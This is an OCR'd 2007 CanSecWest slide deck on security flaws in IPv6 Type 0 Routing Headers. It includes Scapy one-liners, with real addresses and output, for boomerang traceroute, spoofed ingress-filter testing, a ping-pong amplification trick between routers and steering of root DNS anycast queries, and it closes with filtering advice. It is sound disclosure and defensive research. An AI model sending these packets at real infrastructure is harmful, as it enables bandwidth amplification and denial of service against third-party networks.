IPv6 Routing Header Security.

Philippe BIONDI   Arnaud EBALARD

phil(at)secdev.org / philippe.biondi(at)eads.net
arno(at)natisbad.org / arnaud.ebalard(at)eads.net

EADS Innovation Works — IW/SE/CS
IT Sec lab
Suresnes, FRANCE

CanSecWest 2007


Outline

Outline

Structural differences with IPv4


New header format

From 14 to 8 fields



Structural differences with IPv4
Chaining and extensions

Goodbye IP options, welcome IPv6 extensions!



Functional differences with IPv4

Forget all you knew about IPv4

Autoconfiguration Mechanisms

- ARP is gone. Replaced and extended by Neighbor Discovery
- Broadcast replaced by link-local scope multicast

End-to-End principle

- Extended address space provides global addressing
- Releasing core routers from intensive computation.
  - Fragmentation is performed by end nodes,
  - Checksum computation is performed by end nodes at L4,
  - IPv6 header fixed size simplifies handling (or not).
- NAT not needed under IPv6

$\Longrightarrow$ less stateful devices

$\Longrightarrow$ less Single Points of Failure

Outline

End-to-End is back !!!

What is different ?

- NAT removal : replaced by pure routing
- Global addressing capabilities (result of extended @ space)
- Direct connectivity
  not only client $\longrightarrow$ server or client $\longrightarrow$ relay $\longleftarrow$ client
- Everything is done between source and destination (E2E)
  - Mandatory L4 Checksum
  - Fragmentation
  - Extension header handling

$\Longrightarrow$ To limit core routers load, default case is easier to handle.

Filtering on end points ?

Rationale

- Network is flat again (no more NAT)
- Move from *client* $\longrightarrow$ *relay* $\longleftarrow$ *client* towards direct connections
- Pushed by new requirements : VoIP, IM, P2P, ...
- Direct connectivity implies new security requirements
- IPsec implementation is mandatory in IPv6 stacks. IPsec works natively on IPv6 networks.

Concern

Are IPv6 stacks, applications and systems robust enough to handle global connectivity requirements ?

Cryptographic Firewall

Merging IPsec and Firewall functions

- End-to-End implies new threats for clients
- Leveraging current 5-tuple filtering logic (src @, dst @, protocol, src port, dst port) to add cryptographic identity.
- Allowing access to that apps from that guy with that credential (X.509 Certificate, Kerberos Token, . . .)
- Limiting the attack surface to the authentication (IKE[v2]) and protection (IPsec) functions . . .

$\Longrightarrow$ People outside your trust domain can only target IKE/IPsec.

$\Longrightarrow$ Your vicinity is no more geographical but cryptographical.

Outline

Routing Header format

An address container

IPv6 specification [RFC2460] defines Routing Header extension as a mean for a source *to list one or more intermediate nodes to be "visited" on the way to packet's destination.*


0	8	16	24 31
Next Header	***Hdr Ext Len***	***Routing Type***	***Segments Left***
type-specific data			

Different types of Routing Header

- **Type 0** : the evil mechanism we describe in this presentation, that provides an extended version of IPv4 loose source routing option.
- **Type 1** : defined by Nimrod, an old project funded by DARPA. This type is unused.
- **Type 2** : used by MIPv6 and only understood by MIPv6-compliant stacks. Defined to allow specific filtering against Type 0 Routing Header. Inoffensive extension.


Type 0 Routing Header

Equivalent to IPv4 lose source routing option



Type 0 Routing Header mechanism example

How a packets is modified during its travel



Outline

The Node, the Host and the Router

Definitions (extracted from [RFC2460])

- **Node** : *"a device that implements IPv6"*.
- **Router** : *"a node that forwards IPv6 packets not explicitly addressed to itself"*.
- **Host** : *"any node that is not a router"*.

Like the Little Red Riding Hood

"The Routing header is used by an IPv6 source to list one or more intermediate nodes to be "visited" on the way to a packet's destination."
— from [RFC2460]

Who should process Routing Header ?

$\Longrightarrow$ nodes, i.e. routers . . . AND hosts

RH Type 0 : the bullet in the foot

Expected support

Section 4.1 of [RFC2460] : *"IPv6* **nodes** *must accept and attempt to process extension headers* **in any order** *and occurring* **any number of times** *in the same packet, . . .*

IPv6 designers preferred useless functionalities over good sense

- RH mechanism definition is 17% of the specification !!!
- RH0 related threats are not considered in [RFC2460].

Side note

L4 checksum is incorrect during transit

Outline

1. IPv6 prerequisite
   - IPv6 : the protocol
   - Think different, Think IPv6
2. All about Routing Header extension
   - Definition
   - RH odds
   - RH handling by IPv6 stacks
3. Security implications
   - Advanced Network Discovery
   - Bypassing filtering devices
   - DoS
   - Defeating Anycast
4. Solutions and workaround
   - Filtering RH : problems and needs
   - Practical filtering

Quick OS support summary for Type 0 RH

How stacks handle en-route source routed packets


OS	Host	Router	*Deactivable?*
Linux 2.6	dropped	processed	**no**
FreeBSD 6.2	**processed**	processed	**no**
NetBSD 3.1	**processed**	processed	**no**
OpenBSD 4.0	**processed**	processed	**no**
MacOS X	**processed**	processed	**no**
Cisco IOS	n/a	processed	yes
Cisco PIX	n/a	dropped	n/a
Juniper RTR	n/a	processed	**no**
Netscreen FW	n/a	dropped	n/a
Windows XP SP2	dropped	n/a	n/a
Windows Vista	dropped	n/a	n/a

Remark #1: by "Deactivable" we do not consider firewalling, only sysctl or equivalent means
Remark #2: red indicates a problem, bold and red a big one

Outline

Remote and boomerang traceroute

```
>>> waypoint = "2001:301:0:8002:203:47ff:fea5:3085"
>>> target = "2001:5f9:4:7:2e0:81ff:fe52:9a6b"
>>> traceroute6(waypoint, minttl=15 , maxttl=34,             \
       l4=IPv6OptionHeaderRouting(addresses=[target])/       \
       ICMPv6EchoRequest(data=RandString(7)))
   2001:301:0:8002:203:47ff:fea5:3085         :IER
15 2001:319:2000:5000::92                      3
16 2001:301:0:1c04:230:13ff:feae:5b            3
17 2001:301:0:4800::7800:1                     3
18 2001:301:0:8002:203:47ff:fea5:3085          3
19 2001:301:0:2::6800:1                        3
20 2001:301:0:1c04:20e:39ff:fee3:3400          3
21 2001:301:133::1dec:0                        3
22 2001:301:901:7::18                          3
23 2001:301:0:1800::2914:1                     3
24 2001:319:2000:3002::21                      3
25 2001:319:0:6000::19                         3
26 2001:319:0:2000::cd                         3
27 2001:519:0:2000::196                        3
28 2001:519:0:5000::1e                         3
29 2001:5f9:0:1::3:2                           3
30 2001:5f9:0:1::5:2                           3
31 2001:5f9:0:1::f:1                           3
32 2001:5f9:0:1::14:2                          3
33 2001:5f9:4:7:2e0:81ff:fe52:9a6b             129
34 2001:5f9:4:7:2e0:81ff:fe52:9a6b             129
(<Traceroute: ICMP:0 UDP:0 TCP:0 Other:20>,
 <Unanswered: ICMP:0 UDP:0 TCP:0 Other:0>)
```



Testing Ingress filtering

Checking if an ISP filters spoofed traffic from its clients

Idea

1. Find a reachable client's box that supports Type 0 RH
2. Send a boomerang packet
3. If the boomerang comes back, ISP does not implement ingress filtering

The Scapy6 one-liner

```
>>> sr1(IPv6(src=us, dst=tgt)/                                      \
        IPv6ExtHdrRouting(addresses=[us])/                          \
        ICMPv6EchoRequest())
```

Finding attractors

Idea

- Escape the local attraction with a RH0-friendly node far away
- Once there, packets undergo attraction close to the node
- Use many nodes to discover many attractors

Possible targets

DNS Root Servers: attract traffic to specific anycast addresses

6to4 relay routers: attract traffic to 2002::/16

Teredo relays: attract traffic to 2001:0000::/32

Outline

Playing around in DMZ (1/2)

Facts


- BSD hosts all process routing headers by default,
- Firewalls are not equal regarding stateful IPv6 filtering,
- Firewalls are not equal regarding RH0 filtering,
- DMZ protection level greatly depends on many factors (OS, policies, rulesets, architecture)
- . . .

Concerns

- Can I use RH0 to hide traffic or payload to devices ?
- Can I reach an internal hidden host through a visible host ?

Playing around in DMZ (1/2)

Can we force internal hosts to create FW state ?



Outline

Save an admin, crash an IOS

Advisory ID: cisco-sa-20070124-IOS-IPv6

- **The evil** : http://www.cisco.com/warp/public/707/cisco-sa-20070124-IOS-IPv6.shtml
- **The score (CVSS)** : Base Score - 10
- **The cure (?)** : http://www.cisco.com/en/US/products/products_security_response09186a00807cb0df.html

⟹ Stupid but extremely annoying and effective DoS.

⟹ Test BGP efficiency ... :-(

A one packet crash for IPv6 enabled IOS-based Cisco routers.

Collapse the IPv6 Internet, plug off a country with a simple packet

Funny game

Rules of the game

Goal

Keep an IPv6 packet as long as possible in the IPv6 Internet routing infrastructure.

Rules

- No L4 help : only IPv6 L3 infrastructure hijacking
- No cheating : tunnels are banned (2002::/16, . . .)
- No abuse : it's only a game !!

Clue

It's based on Routing Header mechanism . . .

Funny game (take one)

Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                    \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                   \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/              \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);       \
    print "%.2f seconds" % (time.time() - zz)

>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Funny game (take one)

Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                        \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                        \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                   \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);            \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 32 seconds storage between the 2 routers
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Funny game (take one)

Solution


Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                      \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                     \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);         \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 32 seconds storage between the 2 routers
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Storage in the network



Now, let's cheat !

6to4 : The beginning of IPv6 transition

- Automatic tunneling of IPv6 traffic over IPv4
- Direct connectivity to other 6to4 sites
- Use of 6to4 relays to address native IPv6 hosts

Like other tunneling mechanisms . . .

When a packet is routed through 10 routers, IPv4 TTL is decremented by 10 where IPv6 Hop Limit is decremented only by 1.

Reuse previous trick

- Find 6to4 relays that support RH0
- Take two relays with a huge RTT value

Funny game (take two)

Solution

New high score [cheating]

```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                     \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                     \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/               \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);        \
    print "%.2f seconds" % (time.time() - zz)

>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path

Funny game (take two)

Solution

New high score [cheating]

```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                    \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                    \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/              \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);       \
    print "%.2f seconds" % (time.time() - zz)
37.50 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 37.5 seconds storage on the IPv4 path between the 2 routers,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path

Funny game (take two)

Solution

New high score [cheating]


```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                              \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                             \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                        \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);                 \
    print "%.2f seconds" % (time.time() - zz)
37.50 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 37.5 seconds storage on the IPv4 path between the 2 routers,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path


Bandwidth Amplification

Buy 4, get 352 !!!



Capacitive effect

A flux capacitor



Outline

Defeating Root DNS servers anycast architecture

How does DNS architecture work ?

- 13 DNS Root Servers that handle TLD (all IPv4, many IPv6)
- Anycast technology is used for efficiency and security (cf March 2007 attack)
  - Not a unique cluster behind an address
  - Many servers specific for each geographical area (topological internet area)
  - Queries routed to closest one (using BGP)
- Load is also handled locally through load balancing


Defeating Root DNS servers anycast architecture

The case of F Root DNS server IPv6 instances

Facts

- Maintained by ISC
- Address : `2001:500::1035`
- Heavy use of *BSD as host OS
- 15+ different sites in the world
  - 2 Global nodes : Palo Alto and San Francisco
  - 13+ Local Nodes (local optimizations) : Auckland, Amsterdam, Barcelona, Paris, Osaka, Los Angeles, London, Lisbon, New York, Munich, Chicago, Prague, Seoul, Ottawa, ...
- Most of the load handled by global nodes .

Where IPv6 F Root Server instances are located



Let's practice

Few lines example

```
>>> FROOT="2001:500::1035"
>>> GERMANY="2001:5001:200:4::2"
>>> resp=sr1(IPv6(dst=FROOT)/UDP()/DNS(qd=DNSQR(qclass="CH",
                                                qtype="TXT",
                                                qname="HOSTNAME.BIND")))
>>> resp[DNS].an.rdata
'pao1a.f.root-servers.org'          Palo Alto instance !

>>> resp=sr1(IPv6(dst=GERMANY)/IPv6ExtHdrRouting(addresses=[FROOT])/
                               UDP()/
                               DNS(qd=DNSQR(qclass="CH",
                                            qtype="TXT",
                                            qname="HOSTNAME.BIND")))
>>> resp[DNS].an.rdata
'muc1a.f.root-servers.org'          Munich instance !
>>>
```

Defeating Root DNS servers anycast architecture

Impacts

Adding more ingredients

- IPv6 bots availability : direct DoS against Local instances
- Core routers bug availability : DoS against all instances by targeting previous routers on the path.

Conclusion

- Type 0 RH badly defeats security benefits of anycast
- Heterogeneity for Internet core routers is a requirement

F root loops

Through Auckland, Amsterdam, Barcelona, and back to Auckland

```
>>>sr1(IPv6(dst='2001:440:eeee:ffcf::2', hlim=255)/
...     IPv6ExtHdrRouting(addresses=['2001:500::1035',
...                                  '2001:4088:0:3344:202:4aff:fe74:a40a',
...                                  '2001:500::1035',
...                                  '2001:720::250:16',
...                                  '2001:500::1035',
...                                  '2001:440:eeee:ffcf::2',
...                                  '2001:500::1035'])/
...     UDP(dport=53, sport=RandShort())/
...     DNS( ...)
...
```

F root loops

Outline

Challenges for processing Routing Header

Routing Header processing

- **Complexity :** number and order are loosely defined.
- **Performance cost :** handling is made outside fast path for waypoints
- **Position :** Packets can be different from what they will look like on ultimate destination (checksum).
- **Context :** limited understanding on the path make it difficult to filter
- **Handling :** Should we say RH0 packets go **to** a waypoint or **through** a waypoint ? Is it real routing ?
- **Type :** totally different semantics across different Routing Header types (Type 2 for MIPv6)

Expected Filtering capabilities

What we would like

- Simple deactivation of RH processing (should be default)
- Availability of filtering logic based on RH Type value (MIPv6)
- Limitation of extension headers nesting with low default value
- Distinction between :
  - **strictly forwarded packets** we want to inspect (current address is not one of ours)
  - **temporarily destined packets** (we are a waypoint)
- Possibly, access to final destination (interest with RH2)
- Automatic handling of bad scope addresses

Outline

Main RH-related filtering capabilities

OS	**RH deactivation**	**RH filtering**	**Filter on RH type**
Linux 2.6	**no**	yes	yes
PF	**no**	**no**	**no**
IPFW	**no**	yes	**no**
Windows	always	yes	–
IOS	yes	yes	yes
Cisco PIX	always	–	**no**
Netscreen	always	–	**no**

Conclusion

Conclusion

- Type 0 RH mechanism is of no use, except for attackers
- Side effects against the whole Infrastructure are terrible
- IPv6 designers did not learn from IPv4 on that point
- IPv6 developers also forgot some IPv4 best practices

Advice

- Protect yourself: prevent RH0 from flowing in your networks
- Protect the core: prevent your hosts to process them
- Be MIPv6 friendly when possible (Type 2 RH have no impact)

That's all folks! Thanks for your attention.
Questions are welcome.

Big thanks to Fabrice Desclaux

You can reach us at: $\left\{ \begin{array}{l} \textbf{phil(at)secdev.org} \\ \textbf{arno(at)natisbad.org} \end{array} \right.$

Getting *Scapy* : **wget scapy.net**

Getting *Scapy6* : **hg clone http://hg.natisbad.org/ scapy6**

Appendices

EADS

References I

S. Deering, R. Hinden, *Internet Protocol, Version 6 (IPv6) Specification*
http://www.ietf.org/rfc/rfc2460.txt

Main RH related filtering capabilities (1/3)

Local RH processing deactivation

Local RH processing deactivation

- Linux and *BSD have **sysctl** for IPv4 source routing option, but no IPv6 counterparts.
- Cisco IOS provides the **no ipv6 source-route** command
- Windows provides no mean but implements a conservative default behavior (drops en-route packets)
- Netscreen and Cisco FW drop them unconditionally.

Main RH related filtering capabilities (2/3)

Support for RH filtering

- Available in Netfilter (**ipv6header** and **rt** matches).
- Available in Cisco IOS ACL (**routing** keyword)
- Available in IPFW2 (**ext6hdr** keyword)
- Access to "IPv6-Route (proto 43)" in *Windows Firewall with advanced security* snap-in in MMC.
- IPv6 extension headers (including RH) not supported by PF.
- Status unknown for IPFilter

Main RH related filtering capabilities (3/3)

Support for RH Type (i.e. MIPv6-friendlyness)

- Cisco recently added **routing-type** keyword to IOS ACL
- Netfilter **rt** match has support for **–rt-type**
- Windows clients being end hosts and having no decent MIPv6 support, it is not available nor required.
- FreeBSD IPFW2 does not allow filtering on RH Type.
- PF has no support. Status is unknown for IPFilter.

History

- **April 24, 2007:** Clarification and fixes on bandwidth calculations in slides 31, 34 and 35.
- **April 27, 2007:** Added MacOS X in comparison table of slide 20.